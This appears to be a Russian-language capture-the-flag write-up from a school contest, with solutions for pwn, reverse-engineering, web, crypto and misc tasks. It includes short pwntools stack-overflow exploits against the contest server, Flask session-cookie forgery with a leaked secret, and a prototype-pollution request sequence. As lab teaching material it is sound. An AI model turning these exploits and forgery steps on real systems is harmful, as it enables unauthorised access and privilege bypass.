PWN

Buffer overflow (50 баллов)

Условие:

Программа, которая никогда не выведет флаг по условию... Но никто не отменял уязвимость переполнения буфера
Исходный код - http://62.84.100.48/pwn1.c
Бинарник - http://62.84.100.48/pwn1

Решение:

Взглянем на исходный код программы

```c
#include <stdio.h>
#include <stdlib.h>

void win(void) {
        char flag[64];

        FILE* fp = fopen("flag.txt", "r");
        if(!fp) {
                puts("error, contact admin");
                exit(0);
        }

        fgets(flag, sizeof(flag), fp);
        fclose(fp);
        puts(flag);
}

int main(void) {
        int admin = 0;
        char buf[32];

        scanf("%s", buf);

        if(admin) {
                win();
        }
        else {
                puts("nope!");
        }

        return 0;
}
```

Здесь нас интересуют 2 переменные – char buf[32] и int admin.
Декомпилируем бинарник, чтобы узнать фактический размер массива buf[32]

```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4[44]; // [rsp+0h] [rbp-30h] BYREF
  int v5; // [rsp+2Ch] [rbp-4h]

  v5 = 0;
  __isoc99_scanf("%s", v4);
  if ( v5 )
    win();
  else
    puts("nope!");
  return 0;
}
```

Посмотрим на стековый кадр (здесь var_4 – соответствует int v5, а var_30 – char v4[44])

```
-0000000000000030 ; D/A/*   : change type (data/ascii/array)
-0000000000000030 ; N       : rename
-0000000000000030 ; U       : undefine
-0000000000000030 ; Use data definition commands to create local variables and function arguments.
-0000000000000030 ; Two special fields " r" and " s" represent return address and saved registers.
-0000000000000030 ; Frame size: 30; Saved regs: 8; Purge: 0
-0000000000000030 ;
-0000000000000030
-0000000000000030 var_30          db 44 dup(?)
-0000000000000004 var_4           dd ?
+0000000000000000  s              db 8 dup(?)
+0000000000000008  r              db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables
```

Можно предположить, что в программе есть уязвимость переполнения стека и перезаписи данных на стеке. Значит нам нужно переполнить массив char v4[44], записав туда 44 мусорных символа, а потом добавить еще сколько угодно символов для перезаписи var_4 (1 символа хватит).

Вот пример эксплойта, который делает все это в автоматическом режиме.

```
1  from pwn import *
2
3  r = remote("62.84.100.48", 4000)
4  r.sendline(b"A"*45)
5  r.interactive()
```

**библиотека pwntools (pip install pwntools)*

Ответ: FLAG{buFFer_ov3rF10w_iS_p0w3r}

DEADBEEF (100 баллов)

Условие:

Жадина-говядина, соленый огурец!!! По полу катается, никто тебя не ест... А вы любите говядину? http://62.84.100.48/pwn100

Решение:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char v4[76]; // [rsp+0h] [rbp-50h] BYREF
  int v5; // [rsp+4Ch] [rbp-4h]

  v5 = 0;
  __isoc99_scanf("%s", v4);
  if ( v5 != 0xDEADBEEF )
  {
    puts("you suck!");
    exit(0);
  }
  win();
  return 0;
}
```

Задача аналогична предыдущей, уязвимость переполнения стека и перезапись данных имеется. Стековый кад также похож на предыдущий.

```
-0000000000000050 ; D/A/*   : change type (data/ascii/array)
-0000000000000050 ; N       : rename
-0000000000000050 ; U       : undefine
-0000000000000050 ; Use data definition commands to create local variables and function arguments.
-0000000000000050 ; Two special fields " r" and " s" represent return address and saved registers.
-0000000000000050 ; Frame size: 50; Saved regs: 8; Purge: 0
-0000000000000050 ;
-0000000000000050
-0000000000000050 var_50          db 76 dup(?)
-0000000000000004 var_4           dd ?
+0000000000000000  s               db 8 dup(?)
+0000000000000008  r               db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables
```

Отличие от предыдущей задачи в том, что помимо переполнения стека нужно еще и положить значение *deadbeef* (в шестнадцатеричной системе счисления) на место переменной var_4.

Вот пример эксплойта, который это делает.

```
1  from pwn import *
2
3  r = remote("62.84.100.48", 5050)
4  r.sendline(b"A"*76+p64(0xdeadbeef))
5  r.interactive()
```

Полезная нагрузка выглядит так – «AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xef\xbe\xad\xde\x00\x00\x00\x00»

«DEADBEEF» записан в порядке little-endian (особенность архитектуры x86_64)

Ответ: FLAG{0xDeADb33F_1S_t4sty}

Reverse

Хо-хо-хог (50 баллов)

Условие:

Вместо подготовки к ЕГЭ по информатике, я чекал бинарные операции и нашел одну побитовую.... http://62.84.100.48/Reverse50.rar

Решение:

При распаковке архива нас встречает EXE программа, которая при запуске просит ключ. Давайте вскроем ее через IDA (или любой другой дизассемблер).

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    int v3; // eax
4    int i; // esi
5    char input[100]; // [esp+0h] [ebp-68h] BYREF
6
7    printf("%s", "Welcome. Are you want give me key?\n");
8    _gets(input);
9    v3 = 0;
10   if ( !input[0] )
11     goto LABEL_7;
12   do
13     ++v3;
14   while ( input[v3] );
15   if ( v3 == 4 )
16   {
17     printf("%s", "Okay, let's try:\n");
18     for ( i = 0; i < 24; ++i )
19       _putchar(flag[i] ^ input[i & 3]);
20     return 0;
21   }
22   else
23   {
24 LABEL_7:
25     printf("%s", "NOPE\n");
26     return 0;
27   }
28 }
```

Исходя из псевдокода, можно понять, что длина ключа – 4 символа. Взглянем на алгоритм. После проверки длины ключа идет цикл, итерирующий от 0 до 23, и ксорит каждый i-тый символ флага с [*i mod 4*]-тым символом ключа. Посмотрим в массив флаг. Мы знаем все 24 числа в массиве (они шестнадцатеричные). Мы знаем с каких букв начинается флаг – FLAG. Можем выполнить обратный XOR (^). У этой операции есть важное свойство:

A ^ B = C

C ^ B = A

```
.rdata:0040214C _flag           db 21h                  ; DATA XREF: _main+6A↑r
.rdata:0040214D                 db  2Bh ; +
.rdata:0040214E                 db  36h ; 6
.rdata:0040214F                 db  37h ; 7
.rdata:00402150                 db  1Ch
.rdata:00402151                 db  15h
.rdata:00402152                 db  44h ; D
.rdata:00402153                 db    6
.rdata:00402154                 db    2
.rdata:00402155                 db  15h
.rdata:00402156                 db  42h ; B
.rdata:00402157                 db  43h ; C
.rdata:00402158                 db  38h ; 8
.rdata:00402159                 db  2Eh ; .
.rdata:0040215A                 db    4
.rdata:0040215B                 db  2Fh ; /
.rdata:0040215C                 db  26h ; &
.rdata:0040215D                 db  0Ah
.rdata:0040215E                 db  43h ; C
.rdata:0040215F                 db  0Ah
.rdata:00402160                 db  2Eh ; .
.rdata:00402161                 db    9
.rdata:00402162                 db  4Eh ; N
.rdata:00402163                 db  0Dh
```

Выполним попарный XOR кодов символов в строке FLAG и первый 4х чисел из массива. Получил ключ – «ggwp».

```
C:\Users\Ebobalik\Desktop>Reverse50.exe
Welcome. Are you want give me key?
ggwp
Okay, let's try:
FLAG{r3ver53_Is_Am4zIn9}
C:\Users\Ebobalik\Desktop>
```

Ответ: FLAG{r3ver53_Is_Am4zIn9}

Unknown (100 баллов)

Условие:

Однажды, Богдан Титомир зашифровал флаг. Бог знает зачем, но это уже другой вопрос. И он у меня спросил пароль от shk-free
Шифровальщик http://62.84.100.48/generator.py
Зашифрованный флаг http://62.84.100.48/flag.enc

Решение:

К заданию приложены 2 файла – шифрованный флаг и шифровальщик. Сначала взглянем на флаг – он представляет из себя массив из 32 огромных чисел. Теперь посмотрим на шифровальщик.

```
import hashlib
def split_pairs(line):
    n = 2
    new_list = []
    for i in range(0, len(line), n):
        element = line[i:i+n]
        if len(element) == 1:
            new_list.append(element + '_')
        else:
            new_list.append(element)

    return new_list
hash = input()
hash = hashlib.md5(hash.encode()).hexdigest()
if len(hash)!=32:
    exit(-1)
hash=split_pairs(hash)
flag=""
blocks=[]
for i in range(len(flag)):
    a = int("0x"+hash[i%16],16)
    b = int(flag[i])
    r = (a**b)
    blocks.append(r)
print(blocks)
```

По коду видно, что сначала берется хэш-сумма MD5 от вводимой строки, потом идет проверка на длину, и если она равна 32, то строка делится на пары по порядку. Потом идет итерирование по флагу и идет шифрование по формуле:

$$encryted[i] = hash[i \ mod \ 16]^{flag[i]}$$

, где encrypted[i] – i-тый элемент из зашифрованного флага.

Первая идея, которая приходит в голову – взять логарифм от чисел в массиве flag[i] по основанию hash[i]

$$flag[i] = \log_{hash[i \ mod \ 16]} encrypted[i]$$

Остается понять – хэш какой строки нам нужен. В условии к задаче сказано про пароль от shk-free. Каждый курсант ШК знает, что это “qwerty21”.

Узнаем хэш от пароля и логарифмируем. Ниже алгоритм дешифровки.

```
import math
flag=[847032947254300339068322500679641962051391601562500000000000000
ha = "32 82 e9 0d 73 67 d4 b4 73 02 4e ca 40 07 2c d1".split(' ') # хэ
for i in range(len(flag)):
    print(chr(round(math.log(flag[i],int('0x'+ha[i%16],16)))),end='')
```

Ответ: FLAG{md5_AnD_l09ArIThM_ar3_eAsy}

WEB


Cookies is my life (50 баллов)

Условие:


Администратор этого сайта делится с вами секретом, но в это же время он боится за свои печеньки... http://62.84.100.48:5000

Решение:

Перейдя по ссылке, мы видим сайт с посланием о какой-то проверке на выдачу флага и какая-то странная строка.



Посмотрим cookie-файлы на сайте.



По виду и названию я могу утверждать, что сервис написан на Flask. Воспользуемся утилитой flask-unsign


```
(venv) PS C:\Projects\Olymp> flask-unsign.exe --cookie "eyJ3YW50X2ZsYWciOjB9.ZE0qGQ.EjyNGEohVn-yDHTFAc3Hz6jh7vU"--decode
{'want_flag': 0}
```

Давайте изменим “0” на “1”. Остаётся самое важное – чем подписать куки?

На сайте был некий секрет – *4D1MiN_10V3_Y0u*. Возможно она и является секретным ключом.

```
(venv) PS C:\Projects\Olymp> flask-unsign.exe --sign --cookie "{'want_flag': 1}" --secret 4D1MiN_10V3_Y0u
eyJ3YW50X2ZsYWciOjF9.ZE0rMw.YwkwElr_CETz6M1od-EUSvjrd_U
```

Заменяем куки и обновляем страницу.



Ответ: FLAG{cOOkI3_witH0uT_seCr37_No7_G00D}

Prototype (100 баллов)

Условие:

Ребят, это не игрушка Prototype. Это сайт с уязвимостью Prototype Pollution. А как ее эксплуатировать? Исходник - http://62.84.100.48/source.js

Решение:

В начале контеста капитаны команд получали IP сервиса для этого таска. Перейдем по ссылке и видим страницу авторизации, которая впускает с абсолютно любым именем.

Изучая исходный код, приложенный к таску, видим что есть возможность слать запросы по URL *ip.server/pollute/param/value*

Также есть URL ip.server/admin/flag, который вернет флаг, если isLocalRequest будет равен True (он будет равен если запрос будет с ip – 127.0.0.1). Глядя на этот код, можно предположить что тут имеется уязвимость Prototype Pollution. Подробнее можете погуглить.

Итак, алгоритм решения:

1) Авторизуемся с любым именем на сайте
2) Делаем запрос ip.server/pollute/userProperty/isLocalRequest
3) Делаем запрос на ip.server/admin/flag и таск выполнен

Ответ: FLAG{pr0tOtype_I5_vu1n3r4bl3}

Crypto

ROT (50 баллов)

Условие:

Я тут решил по доброй воле поделиться с вами флагом, однако ROT13 не дал мне этого сделать
SYNT{e0G13_VF_PURnc_P435ne}

Решение:

ROT – шифр Цезаря со сдвигом 13. В гуле есть множество дешифраторов.

Ответ: FLAG{r0T13_IS_CHEap_C435ar}

Wrong RSA (100 баллов)

Условие:

Интересная реализация популярного алгоритма шифрования RSA, правда я почему то ей не доверяю... Можете проверить ее?

http://62.84.100.48/RSA.rar

Решение:

После распаковки мы видим 2 файла – flag.enc и main.py. Взглянем на алгоритм шифрования.

```
1  with open("flag.txt") as flag_file:
2      flag = flag_file.read()
3
4  modulo = 256
5  public_key = 17
6
7  flag_encrypted = []
8  for c in flag:
9      char_code = ord(c) * 2 - 1
10     encrypted_char_code = pow(char_code, public_key, modulo)
11     flag_encrypted.append(encrypted_char_code)
12
13 with open("rsa.enc", "wb") as encrypted_file:
14     encrypted_file.write(bytes(flag_encrypted))
```

Этот алгоритм содержит одну глобальную уязвимость, которая ломает весь принцип RSA – шифрование идет посимвольно. А это значит, что мы может зашифровать все символы с кодами ASCII с 33 до 126 (все печатаемые символы) и сопоставить их с теми, что идут в файле flag.enc.

```python
charset = dict()
def gen_test():
    global charset
    with open("chars.txt") as flag_file:
        flag = flag_file.read().replace('\n','')

    modulo = 256
    public_key = 17

    flag_encrypted = []
    for c in flag:
        char_code = ord(c) * 2 - 1
        encrypted_char_code = pow(char_code, public_key, modulo)
        flag_encrypted.append(encrypted_char_code)

    #with open("rsa.enc", "wb") as encrypted_file:
     #   encrypted_file.write(bytes(flag_encrypted))
    for i in range(len(flag)):
        charset[flag_encrypted[i]]=flag[i]
    return (flag_encrypted)

char_array = gen_test()
flag_enc = None
with open("rsa.enc",'rb+') as f:
    flag_enc = f.read()
founded=[]
for i in flag_enc:
    if i in char_array:
        founded.append(i)
for i in founded:
    print(charset[i],end='')
```

Ответ: FLAG{wr0nG_rSa_i5_Hug3_mIsTak3}

Misc

Hidden Feature (10 баллов)

Условие:

Мне в руки попал ученический проект на Unity. Он представляет из себя незамысловатую игрушку, однако где то спрятан флажок...
http://62.84.100.48/Reverse100.rar

Решение:

Распаковав архив, мы видим что это игра, написанная на Unity.

Самое простое решение этого таска – понажимать на все клавиши. И мы получим флаг. Но можно рассмотреть таск детальнее. Из интересных предложений от команд я слышал, что кто-то собирался вскрывать ресурсы игры и искать флаг там. Но можно еще проще – вскрыть игру в dnSpy (.Net декомпилятор)

В классе CoinCollector, в методе Update, есть условие отображения флага

```
public class CoinCollector : MonoBehaviour
{
    // Token: 0x06000003 RID: 3 RVA: 0x000020D6 File Offset: 0x000002D6
    private void Start()
    {
        this.flag.SetActive(false);
        this.coincounter.text = "0/5";
    }

    // Token: 0x06000004 RID: 4 RVA: 0x000020F4 File Offset: 0x000002F4
    private void Update()
    {
        this.coincounter.text = this.coins.ToString() + "/5";
        if (Input.GetKeyDown(KeyCode.K))
        {
            this.flag.SetActive(true);
        }
    }
```

Как видно – нужно нажать клавишу K (английскую) и флаг будет на экране.

Ответ: FLAG{uniTy_we4K_do7NET}

Unity memory (25 баллов)

Условие:

Game-dev кружок неплохо так развивается в ШК, наверное.... Хотя разработчик явно был не в себе и сделал невозможную игру...
http://62.84.100.48/PWN100.rar

Решение:

Самое простое решение – используя Cheat Engine модифицировать память игры и изменить количество монет с 5 на 10.

Второй вариант посложнее – пропатчить игру через DnSpy и заменить следующее условие как вам угодно:

```
// Update is called once per frame
void Update()
{
    coincounter.text = coins.ToString() + "/10";
    if (coins==10)
    {
        flag.SetActive(true);
    }
}
```

Ответ: FLAG{un17e_0ur_Mem0ry}

Picture secret (25 баллов)

Условие:

Интерполяционный полином Лагранжа или комбинаторная теорема о нулях? Что выберете вы? http://62.84.100.48/mankov.jpg

Решение:

Андрей Андреевич, здравствуйте… А таск решался то просто – можно было открыть картинку в блокноте и через поиск найти флаг. Или в linux прописать *cat mankov.jpg* и увидеть в конце файла флаг.

Ответ: FLAG{i_hidE_In_piC7ur3}